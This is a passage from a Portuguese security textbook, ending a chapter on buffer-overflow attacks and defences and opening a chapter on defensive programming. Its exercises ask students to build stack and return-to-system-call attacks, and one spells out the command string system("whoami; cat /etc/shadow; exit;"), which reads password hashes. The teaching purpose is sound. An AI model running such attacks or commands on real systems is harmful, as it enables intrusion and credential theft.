**FIGURA 10.12** Exemplo de ataque de estouro de capacidade de dados globais.

Variações mais complexas desse ataque exploram o fato de que o espaço de endereços de processo pode conter outras tabelas de gerenciamento em regiões adjacentes à área de dados globais. Tais tabelas podem incluir referências a funções *destruidoras* (uma extensão do GCC para linguagens C e C++), uma tabela de deslocamentos globais (usada para resolver referências de função a

bibliotecas dinâmicas, tão logo sejam carregadas) e outras estruturas. Novamente, a meta do ataque é sobreescriver algum ponteiro de uma função que o atacante acredita que será chamada mais tarde pelo programa atacado, transferindo o controle ao shellcode da escolha do atacante.

Defesas contra tais ataques incluem tornar a área de dados globais não executável, providenciar para que ponteiros de função sejam colocados abaixo de outros tipos de dados e usar páginas sentinela entre a área de dados globais e qualquer outra área de gerenciamento.

## Outros tipos de estouros de capacidade

Além dos tipos de vulnerabilidades de buffer que discutimos aqui, há ainda mais variantes, entre elas estouros de capacidade de formato de cadeia e estouros de capacidade de inteiros. É provável que ainda mais tipos sejam descobertos no futuro. As referências dadas na seção Leituras Recomendadas para este capítulo incluem detalhes de variantes adicionais. Em particular, detalhes de uma gama de ataques de estouro de capacidade de buffer são discutidos em [LHEE03].

A mensagem importante é que, se antes de mais nada os programas não forem corretamente codificados para proteger suas estruturas de dados, serão possíveis ataques a eles. Embora as defesas que discutimos aqui possam bloquear muitos desses ataques, alguns, como o exemplo original na Figura 10.1 (que corrompe o valor de uma variável adjacente de um modo que altera o comportamento do programa atacado), simplesmente não podem ser bloqueados, exceto por uma codificação que os impeça.

## 10.4 Leituras e sites recomendados

[LHEE03] dá um levantamento de várias técnicas alternativas de estouro de capacidade de buffer, incluindo algumas não mencionadas neste capítulo, juntamente com possíveis técnicas defensivas. Quantidade consideravelmente maior de detalhes sobre aspectos específicos é dada em [HOGI04] e [ANLE07]. A descrição originalmente publicada de ataques de estouro de capacidade de buffer é dada em [LEVY96]. [KUPE05] fornece uma boa visão geral. Se quiser mais detalhes sobre organização e operação básicas de sistemas computacionais, incluindo detalhes sobre quadros de pilha e organização convencional de processos, consulte [STAL10], ou sobre detalhes de processos e sistemas operacionais, consulte [STAL12].

- ANLE07** Anley, C.; Heasman, J.; Lindner, F.; Richarte, G. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. 2. ed. Hoboken, NJ: John Wiley & Sons, 2007.
- HOGL04** Hoglund, G.; McGraw, G. *Exploiting Software: How to Break Code*. Reading, MA: Addison-Wesley, 2004.
- KUPE05** Kuperman, B. *et al.* Detection and Prevention of Stack Buffer Overflow Attacks. *Communications of the ACM*, novembro de 2005.
- LEVY96** Levy, E., Smashing the Stack for Fun and Profit. *Phrack Magazine*, file 14, Issue 49, novembro de 1996.
- LHEE03** Lhee, K.; Chapin, S. Buffer Overflow and Format String Overflow Vulnerabilities. *Software – Practice and Experience*, Volume 33, 2003.
- STAL10** Stallings, W. *Computer Organization and Architecture: Designing for Performance*. 8. ed. Upper Saddle River, NJ: Prentice Hall, 2010.
- STAL12** Stallings, W. *Operating Systems: Internals and Design Principles*. 7. ed. Upper Saddle River, NJ: Prentice Hall, 2012.

## Sites recomendados

- **CWE/SANS Top 25 Most Dangerous Software Errors:** Uma lista dos tipos mais comuns de erros de programação que foram explorados em muitos ciberataques importantes, com detalhes sobre como eles ocorrem e como evitá-los.
- **Metasploit:** O Metasploit Project provê informações úteis sobre exploits de shellcode para pessoas que executam testes de penetração, desenvolvimento de IDS baseados em assinatura e pesquisa sobre exploits.
- **OpenBSD Security:** O projeto OpenBSD produz um sistema operacional multiplataforma gratuito da família UNIX e baseado no 4.4BSD. A área de segurança detalha suas metas e abordagem para fornecer segurança proativa, incluindo uma auditoria extensiva do código-base existente e a inclusão de tecnologias para detectar e impedir ataques bem-sucedidos de estouro de capacidade de buffer.

## 10.5 Termos principais, perguntas de revisão e problemas

## Termos principais

buffer	função de biblioteca	quadro de pilha
deslocados de uma unidade	gerenciamento de memória	sequência de NOPs
destruição de pilha	heap	(NOP sled)
espaço de endereços	independente de posição	shell
estouro de capacidade de buffer	memória não executável	shellcode
estouro de capacidade de buffer	página sentinela	transbordamento
de pilha		de buffer
estouro de capacidade de heap		vulnerabilidade

## Perguntas de revisão

- 10.1 Defina estouro de capacidade de buffer.
- 10.2 Cite os três tipos distintos de posições em um espaço de endereçamento de processos tipicamente visados por ataques de estouro de capacidade de buffer.
- 10.3 Quais são as possíveis consequências da ocorrência de um estouro de capacidade de buffer?
- 10.4 Quais são os dois elementos fundamentais que devem ser identificados para implementar um estouro de capacidade de buffer?
- 10.5 Quais tipos de linguagem de programação são vulneráveis a estouros de capacidade de buffer?
- 10.6 Descreva como é implementado um ataque de estouro de capacidade de buffer de pilha.
- 10.7 Defina shellcode.
- 10.8 Quais restrições são frequentemente encontradas em shellcode e como elas podem ser evitadas?
- 10.9 Descreva o que é uma sequência de NOPs e como ela é usada em um ataque de estouro de capacidade de buffer.
- 10.10 Cite algumas das diferentes operações para cuja execução um atacante pode projetar shellcode.
- 10.11 Quais são as duas categorias gerais de defesa contra estouros de capacidade de buffer?
- 10.12 Cite e descreva brevemente algumas das defesas contra estouros de capacidade de buffer que podem ser usadas quando da compilação de novos

programas.

- 10.13 Cite e descreva brevemente algumas das defesas contra estouros de capacidade de buffer que podem ser implementadas quando da execução de programas vulneráveis existentes.
- 10.14 Descreva como um ataque de retorno à chamada de sistema é implementado e por que ele é usado.
- 10.15 Descreva como um ataque de estouro de capacidade de buffer de heap é implementado.
- 10.16 Descreva como um ataque de estouro de área de dados globais é implementado.

## Problemas

- 10.1 Investigue cada uma das funções de biblioteca padrão C inseguras mostradas na [Figura 10.2](#) usando as páginas obtidas com o comando man do UNIX ou qualquer texto de programação em C, e determine uma alternativa mais segura a usar.
- 10.2 Reescreva o programa mostrado na [Figura 10.1a](#) de modo que ele não seja mais vulnerável a um estouro de capacidade de buffer.
- 10.3 Reescreva a função mostrada na [Figura 10.5a](#) de modo que ela não seja mais vulnerável a um estouro de capacidade de buffer de pilha.
- 10.4 Reescreva a função mostrada na [Figura 10.7a](#) de modo que ela não seja mais vulnerável a um estouro de capacidade de buffer de pilha.
- 10.5 O exemplo de shellcode mostrado na [Figura 10.8b](#) presume que a chamada de sistema execve não retornará (o que será o caso, contanto que ela seja bem-sucedida). Todavia, para cobrir a possibilidade de ela falhar, o código poderia ser estendido para incluir outra chamada de sistema depois dela, dessa vez para exit(0) . Isso faria com que o programa finalizasse normalmente, atraindo menos atenção do que permitir que ele seja finalizado abruptamente. Estenda esse shellcode com as instruções de montagem extras necessárias para arregimentar argumentos e chamar essa função de sistema.
- 10.6 Experimente executar ataques de estouro de capacidade de pilha usando o shellcode original da [Figura 10.8b](#) ou o código modificado do Problema 1.5, contra um exemplo de programa vulnerável. Você precisará usar uma versão mais antiga de sistema operacional que não inclua proteção de pilha por padrão. Para implementar o ataque, você também precisará determinar as posições do buffer e do quadro de pilha, determinar a cadeia de caracteres de

ataque resultante e escrever um programa simples para codificar isso.

- 10.7 Determine quais instruções de linguagem de montagem seriam necessárias para implementar a funcionalidade de shellcode mostrada na [Figura 10.8a](#) em um processador PowerPC (como o usado pelas distribuições do MacOS ou PPC Linux).
- 10.8 Investigue a possibilidade de utilizar uma substituta à biblioteca padrão de tratamento de cadeias de caracteres da linguagem C, como Libsafe, bstring, vstr ou outra. Determine quão significativas são as mudanças de código exigidas, se houver alguma, para usar a biblioteca escolhida.
- 10.9 Determine o shellcode necessário para implementar um ataque de retorno à chamada de sistema que realiza a chamada system("whoami; cat /etc/shadow; exit;"), visando o mesmo programa vulnerável usado no Problema 10.6. Você precisa identificar a posição da função de biblioteca-padrão `system()` no sistema visado, rastreando um programa de testes adequado com um depurador. Em seguida, você precisa determinar a sequência correta de valores de endereço e dados para usar na cadeia de ataque. Tente executar esse ataque.
- 10.10 Reescreva as funções mostradas na [Figura 10.10](#) de modo que elas não sejam mais vulneráveis a um ataque de estouro de capacidade de buffer.
- 10.11 Reescreva o programa mostrado na [Figura 10.11a](#) de modo que ele não seja mais vulnerável a estouro de capacidade de heap.
- 10.12 Reveja alguns dos recentes alertas de vulnerabilidades da CERT, SANS ou organizações semelhantes. Identifique algumas vulnerabilidades que ocorrem como resultado de ataque de estouro de capacidade de buffer. Classifique o tipo de estouro de capacidade de buffer usado em cada uma e decida se essa é uma das formas que discutimos neste capítulo ou se corresponde a uma outra variante.
- 10.13 Investigue os detalhes do ataque de estouro de capacidade de formato de cadeia (*format string overflow attack*), como ele funciona e como a cadeia de ataque que ele usa é projetada. Então tente implementar esse ataque contra um programa de testes adequadamente vulnerável.
- 10.14 Investigue os detalhes do ataque de estouro de capacidade de inteiro (*integer overflow attack*), como ele funciona e como a cadeia de ataque é projetada. Depois tente implementar esse ataque contra um programa de testes adequadamente vulnerável.

---

<sup>1</sup> Nesse exemplo, a variável `f1ag` é salva como um inteiro em vez de uma variável booleana. Isso é feito porque esse é o estilo clássico de C e também para evitar questões de alinhamento de palavra em seu

armazenamento. Os buffers são deliberadamente pequenos para acentuar a questão do estouro de capacidade de buffer que está sendo ilustrada.

<sup>2</sup> Endereços e valores de dados são especificados em hexadecimal nessa figura e nas figuras relacionadas. Valores de dados também são mostrados em ASCII quando adequado.

<sup>3</sup> Em C, os valores lógicos FALSE e TRUE são simplesmente inteiros com os valores 0 e 1 (ou, na verdade, qualquer valor diferente de zero), respectivamente. Definições simbólicas são frequentemente usadas para mapear esses nomes simbólicos para seus valores subjacentes, como foi feito nesse programa.

<sup>4</sup> Esses exemplos e todos os subsequentes neste capítulo foram criados usando um antigo sistema Knoppix Linux executado em processador Pentium, usando o compilador GNU GCC e o depurador GDB.

<sup>5</sup> O caractere de nova linha (NL) ou de avanço de linha (LF) é o terminador padrão de final de linha para sistemas UNIX e, portanto, para C, e é o caractere cujo valor ASCII é 0x0a.

<sup>6</sup> Cadeias de caracteres em C são armazenadas em um vetor de caracteres e terminadas com o caractere NULL, cujo valor ASCII é 0x00. Quaisquer posições remanescentes no vetor são indefinidas e, normalmente contêm qualquer valor que foi salvo anteriormente naquela área de memória. Isso pode ser visto claramente no valor da variável str2 na coluna “Antes de” da [Figura 10.2](#).

<sup>7</sup> Porém, as primeiras linguagens de programação, como Fortran, não faziam isso. Portanto, funções Fortran não podiam ser chamadas recursivamente.

<sup>8</sup> Perl — Practical Extraction and Report Language (linguagem prática de extração e relatório) — é uma linguagem interpretada de script amplamente usada. Normalmente é instalada por padrão em sistemas UNIX, Linux e derivados, e está disponível para a maioria dos outros sistemas operacionais.

<sup>9</sup> Há outras rotinas inseguras que podem ser comumente usadas, incluindo várias que são específicas do sistema operacional. A Microsoft mantém uma lista de chamadas de biblioteca inseguras para sistemas Windows; a lista deve ser consultada quando da programação para sistemas Windows [[HOWA07](#)].

<sup>10</sup> Nota de Tradução: O Shell Bourne era o shell padrão do Unix versão 7, sendo ainda bastante utilizado como interface de linha de comando em diversos sistemas operacionais baseados em Unix.

<sup>11</sup> Há duas convenções para escrever linguagem de montagem x86: Intel e AT&T. Entre outras diferenças, elas usam ordens opostas para os operandos. Todos os exemplos neste capítulo usam a convenção AT&T porque isso é o que as ferramentas do compilador GNU GCC, usadas para criar esses exemplos, aceitam e geram.

<sup>12</sup> Atualmente, todos esses registradores de máquina têm 32 bits de comprimento. Todavia, alguns podem também ser usados como registrador de 16 bits (sendo a metade inferior do registrador) ou registradores de 8 bits (relativos à versão de 16 bits) se necessário.

<sup>13</sup> Nota de Tradução: Conforme discutido no [Capítulo 4](#), isso significa que o sistema operacional atribui temporariamente os direitos do usuário raiz ao programa sendo executado.

<sup>14</sup> Nota de Tradução: Cabe lembrar que, por questões de custo, muitos sistemas embarcados ainda têm limitações semelhantes às de dispositivos utilizados há muitos anos. Nesses casos, o uso de linguagens de alto desempenho como C pode ser a única opção.

<sup>15</sup> Nota de Tradução: Código de entrada e código de saída referem-se, respectivamente, aos comandos colocados no início (“prólogo”) e no final (“epílogo”) de uma função durante a compilação. Tal código é responsável por tratar os quadros de pilha, salvar/recuperar valores de registradores, alocar/desalocar espaço para variáveis, entre outras funções de gerenciamento essenciais na chamada e retorno de funções.

<sup>16</sup> O nome deve-se ao canário que os mineiros usavam para detectar a presença de ar venenoso em uma mina e, assim, avisá-los a tempo para que pudessem escapar.

<sup>17</sup> Nota de Tradução: Um compilador “just-in-time” é aquele que faz a compilação do programa apenas no momento de sua execução.

<sup>18</sup> Nota de Tradução: Um sinal é uma mensagem enviada para um programa (ou um de seus threads), o que pode ser feito tanto pelo sistema operacional como por outra aplicação.

<sup>19</sup> Observe que, embora esse não seja o caso com o compilador GCC usado para os exemplos neste capítulo, é um arranjo comum em muitos outros compiladores.

<sup>20</sup> Na realidade, tal estrutura teria mais campos, incluindo marcadores e ponteiros para outras dessas estruturas, de modo que elas possam ser interligadas. Todavia, o ataque básico que discutimos aqui, com pequenas modificações, ainda funcionaria.

---

## CAPÍTULO 11

---

# Segurança de software

---

### 11.1 Questões de segurança de software

Introdução à segurança de software e programação defensiva

### 11.2 Tratamento de entradas do programa

Tamanho da entrada e estouro de capacidade de buffer

Interpretação da entrada do programa

Validação da sintaxe de entrada

Fuzzing de entrada

### 11.3 Escrever código de programa seguro

Implementação do algoritmo correto

Garantir que a linguagem de máquina corresponde a algoritmo

Interpretação correta de valores de dados

Uso correto de memória

Impedir condições de corrida com memória compartilhada

### 11.4 Interação com o sistema operacional e outros programas

Variáveis de ambiente

Utilização de privilégios mínimos adequados

Chamadas do sistema e funções de biblioteca padrão

Impedir condições de corrida com recursos de sistema  
compartilhados

Utilização de arquivo temporário seguro

Interação com outros programas

### 11.5 Tratamento de saída de programas

### 11.6 Leituras e sites recomendados

### 11.7 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Descrever quantas vulnerabilidades de segurança de computadores são resultado de práticas de programação ruins.
- Descrever uma visão abstrata de um programa e detalhar onde existem pontos potenciais de vulnerabilidade nessa visão.
- Descrever como uma abordagem de programação defensiva sempre validará qualquer premissa adotada e como é projetada para falhar elegantemente e com segurança sempre que ocorrerem erros.
- Detalhar os muitos problemas que ocorrem como resultado do tratamento incorreto de entradas de programa, como falha na verificação de seu tamanho ou na sua interpretação.
- Descrever problemas que ocorrem na implementação de algum algoritmo.
- Descrever problemas que ocorrem como resultado da interação entre programas e componentes do sistema operacional.
- Descrever problemas que ocorrem na geração de saídas de programa.

No [Capítulo 10](#) descrevemos o problema de estouros de capacidade de buffer, que continua a ser uma das vulnerabilidades de software mais comuns e mais amplamente exploradas. Embora tenhamos discutido várias contramedidas, a melhor defesa contra essa ameaça é não permitir que ela ocorra, isto é, os programas precisam ser escritos de forma segura para impedir que tais vulnerabilidades ocorram.

De modo mais geral, estouros de capacidade de buffer são apenas uma deficiência entre as várias encontradas em programas mal escritos. Há muitas vulnerabilidades relacionadas com deficiências de programa que resultam na subversão de mecanismos de segurança e permitem acesso e utilização não autorizados de dados e recursos computacionais.

Este capítulo explora o tópico geral da **segurança de software**. Apresentamos um modelo simples de programa de computador que ajuda a identificar onde podem ocorrer preocupações de segurança. Em seguida exploramos a questão fundamental, que é como tratar corretamente entradas de programa para impedir muitos tipos de vulnerabilidades e, de modo geral, como escrever código de programa seguro e gerenciar as interações com outros programas e com o sistema operacional.

### 11.1 Questões de segurança de software

# Introdução à segurança de software e programação defensiva

Muitas vulnerabilidades de segurança de computadores resultam de práticas de programação ruins. A lista dos 25 erros de software mais perigosos da CWE/SANS (*CWE/SANS Top 25 Most Dangerous Software Errors*), resumida na [Tabela 11.1](#), detalha a visão consensual sobre as práticas de programação ruins que são a causa da maioria dos ciberataques. Esses erros estão agrupados em três categorias: interação insegura entre componentes, gerenciamento arriscado de recursos e defesas porosas. De modo semelhante, a lista *Open Web Application Security Project Top Ten* de falhas de segurança em aplicações da Web inclui cinco relacionadas a código de software inseguro. Entre eles estão entrada não validada, *cross-site scripting* (execução de scripts entre sites), estouro de capacidade de buffer, falhas de injeção e tratamento inadequado de erros. Essas falhas ocorrem como consequência de código insuficiente para verificação e validação de dados e erros em programas. Conscientizar-se dessas questões é uma etapa inicial crítica na escrita de códigos de programa mais seguros. Essas duas fontes enfatizam a necessidade de os desenvolvedores de software abordarem essas áreas de preocupação conhecidas e dão orientação sobre como fazer isso. Discutiremos a maioria dessas falhas neste capítulo.

---

## Tabela 11.1

### **Lista da CWE/SANS dos 25 erros de software mais perigosos**

---

---

#### **Categoria do erro de software: integração insegura entre componentes**

---

Falha na preservação da estrutura da página Web (“execução de Scripts entre sites” ou “Cross-site Scripting”)  
Falha na preservação da estrutura da consulta SQL (também conhecida como “injeção de SQL”, ou “SQL Injection”)  
Falsificação de requisição entre sites (Cross-site Request Forgery – CSRF)  
Transferência irrestrita de arquivo com tipo perigoso  
Falha na preservação da estrutura de comandos de sistema operacional (também conhecido como “injeção de comando de SO” ou “OS Command Injection”)  
Exposição de informações por meio de uma mensagem de erro  
Redirecionamento de URL a site não confiável (“Open Redirect”)  
Condição de corrida (race condition)

---

#### **Categoria do erro de software: gerenciamento arriscado de recursos**

---

Cópia de buffer sem verificação de tamanho de entrada (“estouro de capacidade de buffer clássico”)  
Limitação inadequada de um nome de caminho a um diretório restrito (“travessia de caminho”)  
Controle inadequado de nome de arquivo para instrução Include/Require (incluir/requisitar) em programa PHP (“inclusão de arquivo PHP”)  
Acesso a buffer com valor de comprimento incorreto  
Verificação inadequada de condições excepcionais ou não usuais Validação inadequada de índice de vetor  
Estouros de capacidade ou reinicialização cíclica de inteiro  
Cálculo incorreto de tamanho de buffer  
Download de código sem verificação de integridade  
Alocação de recursos sem limite ou controle

---

#### **Categoria do erro de software: defesas porosas**

---

Controle de acesso inadequado (autorização)  
Dependência de entradas não confiáveis em uma decisão de segurança  
Ausência de cifração para dados sensíveis  
Utilização de credenciais como parte fixa do código (“hardcoded”)  
Ausência de autenticação para função crítica  
Atribuição incorreta de permissão para recursos críticos  
Utilização de algoritmo criptográfico quebrado ou não confiável

A segurança de software está intimamente relacionada à **qualidade e confiabilidade de software**, mas com diferenças sutis. Qualidade e confiabilidade de software preocupam-se com a falha acidental de um programa como resultado de alguma interação teoricamente aleatória, não antecipada, com o sistema ou utilização incorreta de código. Espera-se que essas falhas sigam alguma forma de distribuição probabilística. A abordagem usual para melhorar a qualidade do software é usar alguma forma de projeto e teste estruturados para identificar e eliminar de um programa tantos bugs quanto razoavelmente possível. Os testes usualmente envolvem variações de entradas prováveis e erros comuns, com a intenção de minimizar a quantidade de bugs que seriam

observados no uso comum do software. A preocupação não é o número total de bugs em um programa, mas a frequência de sua ativação, resultando em uma falha no programa.


Segurança de software é diferente no sentido de que o atacante escolhe a distribuição probabilística, visando bugs específicos que resultam em uma falha que pode ser explorada pelo atacante. Esses bugs frequentemente podem ser acionados por entradas que são drasticamente diferentes das usualmente esperadas e, portanto, é improvável que sejam identificadas por abordagens de teste comuns. A escrita de código cuidadoso, seguro, exige atenção a todos os aspectos do modo de execução do programa, do ambiente no qual ele executa e do tipo de dados que ele processa. Nada pode ser presumido, e todos os erros potenciais devem ser verificados. Essas questões são destacadas no artigo da Wikipedia<sup>1</sup> sobre programação defensiva, que observa o seguinte:

**Programação defensiva** é uma forma de projeto defensivo que tem como objetivo assegurar o funcionamento continuado de um artefato de software, a despeito da utilização não previsível do dito software. A ideia pode ser vista como a redução ou a eliminação de possíveis efeitos da lei de Murphy. Técnicas de programação defensiva mostram a que vieram quando um artefato de software poderia ser mal utilizado maliciosa ou inadvertidamente para provocar efeito catastrófico.

[...]

Programação defensiva é às vezes denominada **programação segura**. Isso porque muitos bugs de software podem ser potencialmente usados por um cracker para um ataque de injeção de código, de negação de serviço ou outro ataque. A diferença entre programação defensiva e práticas normais é que nada é presumido. Todos os estados de erro são levados em conta e tratados. Em suma, o programador nunca presume que uma chamada a uma função ou biblioteca em particular funcionará como anunciado e, portanto, trata tal chamada no código.

Essa definição enfatiza a necessidade de explicitar quaisquer suposições sobre como um programa executará e os tipos de entrada que processará. Para ajudar a esclarecer as questões, considere o modelo abstrato de um programa, conforme mostrado na [Figura 11.1](#).<sup>2</sup> Esse modelo ilustra os conceitos ensinados na maioria dos cursos de introdução à programação. Um programa lê dados de entrada advindos de uma variedade de possíveis fontes, processa esses dados de acordo com algum algoritmo e então gera saídas, possivelmente para vários destinos diferentes. Ele executa no ambiente definido por algum sistema operacional, usando as instruções de máquina de algum tipo específico de processador. Enquanto processa os dados, o programa usa chamadas de sistema e, possivelmente, outros programas disponíveis no sistema. Isso pode resultar no salvamento ou modificação de dados no sistema ou causar algum outro efeito colateral como resultado da execução do programa. Todos esses aspectos podem interagir uns com os outros, muitas vezes de modos complexos.



**FIGURA 11.1** Visão abstrata de um programa.

Quando escrevem um programa, os programadores normalmente se concentram no que é necessário para resolver qualquer que seja o problema abordado pelo programa. Assim, sua atenção está voltada às etapas necessárias para situações de sucesso e para o fluxo normal de execução do programa em vez de considerar todo ponto de falha potencial. Frequentemente, eles fazem suposições sobre o tipo de entradas que um programa receberá e sobre o

ambiente no qual executará. Programação defensiva significa que essas suposições precisam ser validadas pelo programa e que todas as falhas potenciais serão tratadas elegantemente e com segurança. Antecipar, verificar e tratar corretamente todos os erros possíveis certamente aumentará a quantidade de código necessária no programa e o tempo que leva para escrevê-lo. Isso conflita com pressões de negócio para manter os tempos de desenvolvimento tão curtos quanto possível para maximizar a vantagem de mercado. A menos que a segurança do software seja uma meta de projeto, abordada desde o início do desenvolvimento do programa, é improvável que o resultado seja um programa seguro.

Além disso, quando é preciso modificar um programa, o programador frequentemente se concentra nas mudanças requisitadas e no que precisa ser obtido. Novamente, programação defensiva significa que o programador deve verificar cuidadosamente quaisquer premissas adotadas, verificar e tratar todos os erros possíveis e examinar cuidadosamente quaisquer interações com código existente. A falha em identificar e gerenciar tais interações pode resultar em comportamento incorreto do programa e na introdução de vulnerabilidades em um programa que antes era seguro.

Assim, a programação defensiva requer uma mudança de mentalidade em relação a práticas de programação tradicionais, com sua ênfase em programas que resolvem o problema desejado para a maioria dos usuários, na maior parte de tempo. Essa mudança de mentalidade significa que o programador precisa se conscientizar das consequências da falha e das técnicas usadas por atacantes. Paranoia é uma virtude, porque o enorme crescimento de relatos de vulnerabilidade realmente mostra que os atacantes estão por aí prontos para pegá-lo! Essa mentalidade tem de reconhecer que técnicas normais de teste não identificarão muitas das vulnerabilidades que podem existir, mas que são acionadas por entradas muitíssimo incomuns e inesperadas. Isso significa que devemos aprender com falhas anteriores, garantindo que novos programas não terão as mesmas fraquezas. Isso significa que, tanto quanto for possível, a engenharia dos programas deve ser tão resistente quanto possível em face de qualquer erro ou condição inesperada. Programadores defensivos têm de entender como as falhas podem ocorrer e as providências necessárias para reduzir a chance da ocorrência delas em seus programas.

A necessidade de segurança e confiabilidade como metas de projeto desde o início de um projeto é reconhecida há muito tempo pela maioria das disciplinas de engenharia. A sociedade em geral é intolerante ao colapso de pontes,

desmoronamento de edifícios ou queda de aviões. Espera-se que o projeto de tais itens garanta alta probabilidade de que esses eventos catastróficos não ocorrerão. O desenvolvimento de software ainda não atingiu esse nível de maturidade, e a sociedade tolera níveis bem mais altos de falha em software do que em outras disciplinas da engenharia, apesar dos melhores esforços dos engenheiros de software e do desenvolvimento de vários padrões de desenvolvimento e qualidade de software [SEI06], [ISO12207]. Embora o foco desses padrões esteja no ciclo de vida geral do desenvolvimento de software, cada vez mais eles identificam a segurança como meta fundamental do projeto. Nos últimos anos, empresas importantes, incluindo Microsoft e IBM, têm reconhecido cada vez mais a importância da segurança de software. Essa é uma evolução positiva, mas precisa ser repetida em todo o setor de software antes que possa haver um progresso significativo na redução da torrente de relatos de vulnerabilidade de software.

O tópico relativo a técnicas e padrões de desenvolvimento de software, bem como a integração da segurança nessas técnicas, está muito além do escopo deste texto. [MCF11-006-9788535264494] e [VIEG01] dão muito mais detalhes sobre a questão. Todavia, exploraremos algumas questões específicas de segurança de software que devem ser incorporadas a uma metodologia de desenvolvimento mais ampla. Examinamos as preocupações com a segurança de software nas várias interações realizadas por um programa em execução, como ilustrado na [Figura 11.1](#). Começamos com a questão crítica do tratamento seguro de entradas, seguida por preocupações de segurança relacionadas à implementação de algoritmos, interação com outros componentes e saídas do programa. Quando examinamos essas áreas potenciais de preocupação, é importante reconhecer que muitas vulnerabilidades de segurança resultam de um pequeno conjunto de erros comuns. Discutimos vários deles.

Os exemplos neste capítulo focalizam primariamente problemas de segurança encontrados em aplicações Web. O rápido desenvolvimento de tais aplicações, frequentemente por desenvolvedores cuja conscientização em relação à segurança é insuficiente, e sua acessibilidade via Internet por um conjunto potencialmente grande de atacantes, significam que essas aplicações são particularmente vulneráveis. Todavia, enfatizamos que os princípios discutidos aplicam-se a todos os programas. Práticas de programação segura devem sempre ser seguidas, até para programas aparentemente inócuos, porque é muito difícil prever utilizações futuras desses programas. É sempre possível que um utilitário simples, projetado para uso local, seja mais tarde incorporado a uma aplicação

importante, talvez com acesso via Web, com preocupações de segurança significativamente diferentes.

## 11.2 Tratamento de entradas do programa

O tratamento incorreto das entradas de um programa é uma das falhas de segurança de software mais comuns. Uma entrada de programa refere-se a qualquer fonte de dados originada fora do programa e cujo valor não era explicitamente conhecido pelo programador quando o código foi escrito. Isso, obviamente, inclui dados lidos pelo programa que são advindos do teclado ou mouse de um usuário, de arquivos ou de conexões de rede. Todavia, inclui também dados fornecidos ao programa no ambiente de execução, os valores de qualquer configuração ou outros dados lidos de arquivos pelo programa e valores fornecidos ao programa pelo sistema operacional. Todas as fontes de dados de entrada e quaisquer suposições sobre o tamanho e o tipo de valores que elas adotam têm de ser identificadas. Essas suposições devem ser verificadas explicitamente pelo código do programa, e os valores devem ser usados de maneira consistente com essas suposições. As duas áreas fundamentais de preocupação para qualquer entrada são o tamanho da entrada e o significado e a interpretação da entrada.

### Tamanho da entrada e estouro de capacidade de buffer

Quando leem ou copiam uma entrada advinda de alguma fonte, muitas vezes os programadores fazem suposições sobre o tamanho máximo da entrada esperado. Se a entrada é um texto fornecido por um usuário, quer como argumento de linha de comando para o programa, quer em resposta a um pedido do próprio programa, a suposição é frequentemente que o tamanho dessa entrada não excederia algumas linhas. Consequentemente, o programador normalmente aloca um buffer de 512 ou 1.024 bytes para contê-la, porém muitas vezes não verifica para confirmar se na realidade o tamanho da entrada não é maior do que isso. Se o tamanho da entrada for maior do que o tamanho do buffer, ocorre um estouro de capacidade de buffer, que teria o potencial de comprometer a execução do programa. Discutimos o problema de estouros de capacidade de buffer em detalhes no [Capítulo 10](#). Testar tais programas pode muito bem não identificar a vulnerabilidade de estouro de capacidade de buffer, visto que as entradas

utilizadas no teste usualmente refletiriam a faixa de entradas que os programadores esperam que os usuários forneçam. É improvável que essas entradas de teste incluam entradas suficientemente grandes para provocar estouros de capacidade, a menos que essa vulnerabilidade esteja sendo explicitamente testada.

Várias rotinas de biblioteca padrão C amplamente usadas, algumas delas apresentadas na [Tabela 10.2](#), aumentam ainda mais esse problema por não fornecerem quaisquer meios de limitar a quantidade de dados transferida ao espaço disponível no buffer. Discutimos várias práticas de programação segura relacionadas à prevenção de estouros de capacidade de buffer na [Seção 10.2](#).

Escrever código que é seguro contra estouros de capacidade de buffer requer uma mentalidade que considere qualquer entrada como perigosa e a processe de uma maneira que não expõe o programa a perigo. No que diz respeito ao tamanho da entrada, isso significa usar um buffer dimensionado dinamicamente para assegurar que haja espaço suficiente disponível ou processar a entrada em blocos do tamanho do buffer. Mesmo usando buffers dimensionados dinamicamente, é preciso cuidado para assegurar que o espaço requisitado não exceda a quantidade de memória disponível. Caso isso ocorra, o programa deve tratar esse erro elegantemente, o que pode envolver processar a entrada em blocos, descartar excesso de entrada, encerrar o programa ou executar qualquer outra ação razoável em resposta a tal situação anormal. Essas verificações devem ser aplicadas sempre que houver entradas de dados cujos valores são desconhecidos ou manipulados pelo programa. Também devem ser aplicadas a todas as fontes de entrada potenciais.

## Interpretação da entrada do programa

